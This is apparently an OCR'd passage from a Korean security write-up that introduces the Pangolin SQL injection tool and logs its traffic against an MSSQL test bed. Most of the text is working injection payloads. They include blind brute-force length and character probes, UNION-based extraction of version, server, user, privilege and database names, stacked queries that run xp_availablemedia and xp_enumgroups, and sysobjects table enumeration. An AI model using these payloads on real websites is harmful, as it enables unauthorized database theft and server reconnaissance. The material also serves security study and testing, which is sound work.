and 1=1 and (SELECT TOP 1 ISNULL(LEN(id),0) FROM (Select TOP 1 id from kyu..users ORDER BY id) sub ORDER BY id DESC)>-1 200
and 1=1 and (SELECT TOP 1 ISNULL(LEN(level),0) FROM (Select TOP 1 level from kyu..users ORDER BY level) sub ORDER BY level DESC)>-1 200
and 1=1 and (SELECT TOP 1 ascii(substring(isNull(cast(id as varchar),char(48)),1,1)) FROM (Select TOP 1 id from kyu..users ORDER BY id) sub ORDER BY id DESC)>32767 500
and 1=1 and (SELECT TOP 1 ISNULL(LEN(level),0) FROM (Select TOP 1 level from kyu..users ORDER BY level) sub ORDER BY level DESC)>15 500
/* 최종적인 Brute Force가 끝나게 되면 200 메시지가 떨어지면서 해당 테이블의 콘텐츠를 모두 가지고 오게 된다.


3.3 Pangolin


3.3.1 What is an Pangolin


Pangolin은 철갑산이라는 이름으로 온몸이 갑주 형식으로 되어있는 동물이다. 아르마딜로와 비슷한 형태의 동물로써 Pangolin의 정보는 네이버에서 철갑산 동물에 관한 정보만 보여주도록 아직까지 미비하다. securityplus 에 올라와있는 정보를 토대로 간략하게 소개 하겠다.Pangolin v1.3.0.622은 윈도우즈용 SQL Injection Tool 이다. 이 툴은 아래의 사진과 같이 HTTPS support, Pre-Login , Proxy , Specify any HTTP headers(User-agent , Cookie , Referer 등등), Bypass firewall setting, Auto-analyzing keyword,Detailed check option,Injection-point manage가 있다.
지원하는 DBMS로는 아래에 보다시피 MSSQL , Oracle , MySQL , Sybase , DB2 , Access , Informix , PostgreSQL, Sqllite가 있다. 사실상 MSSQL이 가장 효용적이고 나머지는 테스트를 해보지 못해 정확히 말하기 어렵다.


















3.3.2 attack code to website

다음과 같은 내용은 MSSQL 테스트베드를 이용 몇가지 기능을 직접 테스트 한 것입니다.




/* check 버튼을 눌러 해당 URL에 처음 공격을 하는 구문 */

union all select null-- and 1=1 pangolin/0.1 500

union all select null,null-- and 1=1 pangolin/0.1 500

union all select null,null,null-- and 1=1 pangolin/0.1 500
union all select null,null,null,null-- and 1=1 pangolin/0.1 200
and 1=2 union all select cast(0x6161616161616161616161616161616161616161616161616161616161616161616161616161616161616161616161616161616161616161616161616161616161 as varchar(8000)),null,null,null-- and 1=1 pangolin/0.1 500
and 1=2 union all select null,cast(0x6161616161616161616161616161616161616161616161616161616161616161616161616161616161616161616161616161616161616161616161616161616161 as varchar(8000)),null,null-- and 1=1 pangolin/0.1 500
and 1=2 union all select null,char(94)+ char(94)+ char(94)+ cast(db_name() as nvarchar(4000))+ char(94)+ char(94)+ char(94),null,null -- and 1=1 pangolin/0.1 500



/* version Information 수집하기 위한 쿼리 */
and 1=2 union all select null,char(94)+ char(94)+ char(94)+ cast(@@version as nvarchar(4000))+ char(94)+ char(94)+ char(94),null,null -- and 1=1 pangolin/0.1 500

/* Db name Information 수집하기 위한 쿼리 */
and 1=2 union all select null,char(94)+ char(94)+ char(94)+ cast(db_name() as nvarchar(4000))+ char(94)+ char(94)+ char(94),null,null -- and 1=1 pangolin/0.1 500

/* Server name Information 수집하기 위한 쿼리 */
and 1=2 union all select null,char(94)+ char(94)+ char(94)+ cast(@@servername as nvarchar(4000))+ char(94)+ char(94)+ char(94),null,null -- and 1=1 pangolin/0.1 500

/* System User Information 수집하기 위한 쿼리 */

and 1=2 union all select null,char(94)+ char(94)+ char(94)+ cast(system_user as nvarchar(4000))+ char(94)+ char(94)+ char(94),null,null -- and 1=1 pangolin/0.1 500


/* Current User Information 수집하기 위한 쿼리 */
and 1=2 union all select null,char(94)+ char(94)+ char(94)+ cast(user as nvarchar(4000))+ char(94)+ char(94)+ char(94),null,null -- and 1=1 pangolin/0.1 500

/* Privilege Information 수집하기 위한 쿼리 */
and 1=2 union all select null,char(94)+ char(94)+ char(94)+ cast(is_srvrolemember(0x73007900730061006400 6d0069006e00) as nvarchar(4000))+ char(94)+ char(94)+ char(94),null,null -- and 1=1 pangolin/0.1 500

/* DataBase Information 수집하기 위한 쿼리 */
and 1=2 union all select top 1 null,char(94)+ char(94)+ char(94)+ cast(cast([name] as nvarchar(4000))+ char(94)+ cast([filename] as nvarchar(4000)) as nvarchar(4000))+ char(94)+ char(94)+ char(94),null,null from (select top 1 dbid,name,filename from (select top 1 dbid,name,filename from [master].[dbo].[sysdatabases] order by 1) t order by 1 desc)t-- and 1=1 pangolin/0.1 500
and 1=2 union all select top 1 null,char(94)+ char(94)+ char(94)+ cast(cast([name] as nvarchar(4000))+ char(94)+ cast([filename] as nvarchar(4000)) as nvarchar(4000))+ char(94)+ char(94)+ char(94),null,null from (select top 1 dbid,name,filename from (select top 2 dbid,name,filename from [master].[dbo].[sysdatabases] order by 1) t order by 1 desc)t-- and 1=1 pangolin/0.1 500
and 1=2 union all select top 1 null,char(94)+ char(94)+ char(94)+ cast(cast([name] asnvarchar(4000))+ char(94)+ cast([filename] as nvarchar(4000)) as nvarchar(4000))+ char(94)+ char(94)+ char(94),null,null from (select top 1 dbid,name,filename from (select top 13 dbid,name,filename from [master].[dbo].[sysdatabases] order by 1) t order by 1 desc)t-- and 1=1 pangolin/0.1 500

/* Drivers Information 수집하기 위한 쿼리 */
;drop table foofoofoo;-- and 1=1 pangolin/0.1 200
;create table foofoofoo(name nvarchar(255),low nvarchar(255),high nvarchar(255),type nvarchar(255));-- and 1=1 pangolin/0.1 200
;insert foofoofoo exec master.dbo.xp_availablemedia;-- and 1=1 pangolin/0.1 200
and 1=2 union all select top 1 null,char(94)+ char(94)+ char(94)+ cast(cast([name] as nvarchar(4000))+ char(94)+ cast([type] as nvarchar(4000)) as nvarchar(4000))+ char(94)+ char(94)+ char(94),null,null from (select top 1 * from (select top 1 * from foofoofoo order by [name] group by name) t order by [name] desc)t-- and 1=1 pangolin/0.1 500
;drop table foofoofoo;-- and 1=1 pangolin/0.1 200

/* LocalGroups Information 수집하기 위한 쿼리 */
;drop table foofoofoo;-- and 1=1 pangolin/0.1 200
;create table foofoofoo(name nvarchar(255),description nvarchar(4000));-- and 1=1 pangolin/0.1 200
;insert foofoofoo exec master.dbo.xp_enumgroups;-- and 1=1 pangolin/0.1 200
and 1=2 union all select top 1 null,char(94)+ char(94)+ char(94)+ cast(cast([name] asnvarchar(4000))+ char(94)+ cast([description] as nvarchar(4000)) as nvarchar(4000))+ char(94)+ char(94)+ char(94),null,null from (select top 1 * from (select top 1 * from foofoofoo order by [name] group by name) t order by [name] desc)t-- and 1=1 pangolin/0.1 500
;drop table foofoofoo;-- and 1=1 pangolin/0.1 200



/* DATA -> TABLE 추적 쿼리 */

and 1=2 union all select null,char(94)+ char(94)+ char(94)+ cast(cast(count(*) as varchar(10)) as nvarchar(4000))+ char(94)+ char(94)+ char(94),null,null from [kyu]..[sysobjects] where xtype=char(85) and status%3E0-- and 1=1 pangolin/0.1 500

and 1=2 union all select top 1 null,char(94)+ char(94)+ char(94)+ cast(cast(name as varchar(256)) as nvarchar(4000))+ char(94)+ char(94)+ char(94),null,null from (select top 1 id,name from (select top 1 id,name from [kyu]..[sysobjects] where xtype=char(85) and status%3E0 order by 1) t order by 1 desc)t-- and 1=1 pangolin/0.1 500

and 1=2 union all select top 1 null,char(94)+ char(94)+ char(94)+ cast(cast(name as varchar(256)) as nvarchar(4000))+ char(94)+ char(94)+ char(94),null,null from (select top 1 id,name from (select top 2 id,name from [kyu]..[sysobjects] where xtype=char(85) and status%3E0 order by 1) t order by 1 desc)t-- and 1=1 pangolin/0.1 500

/* DATA -> Columns 추적 */

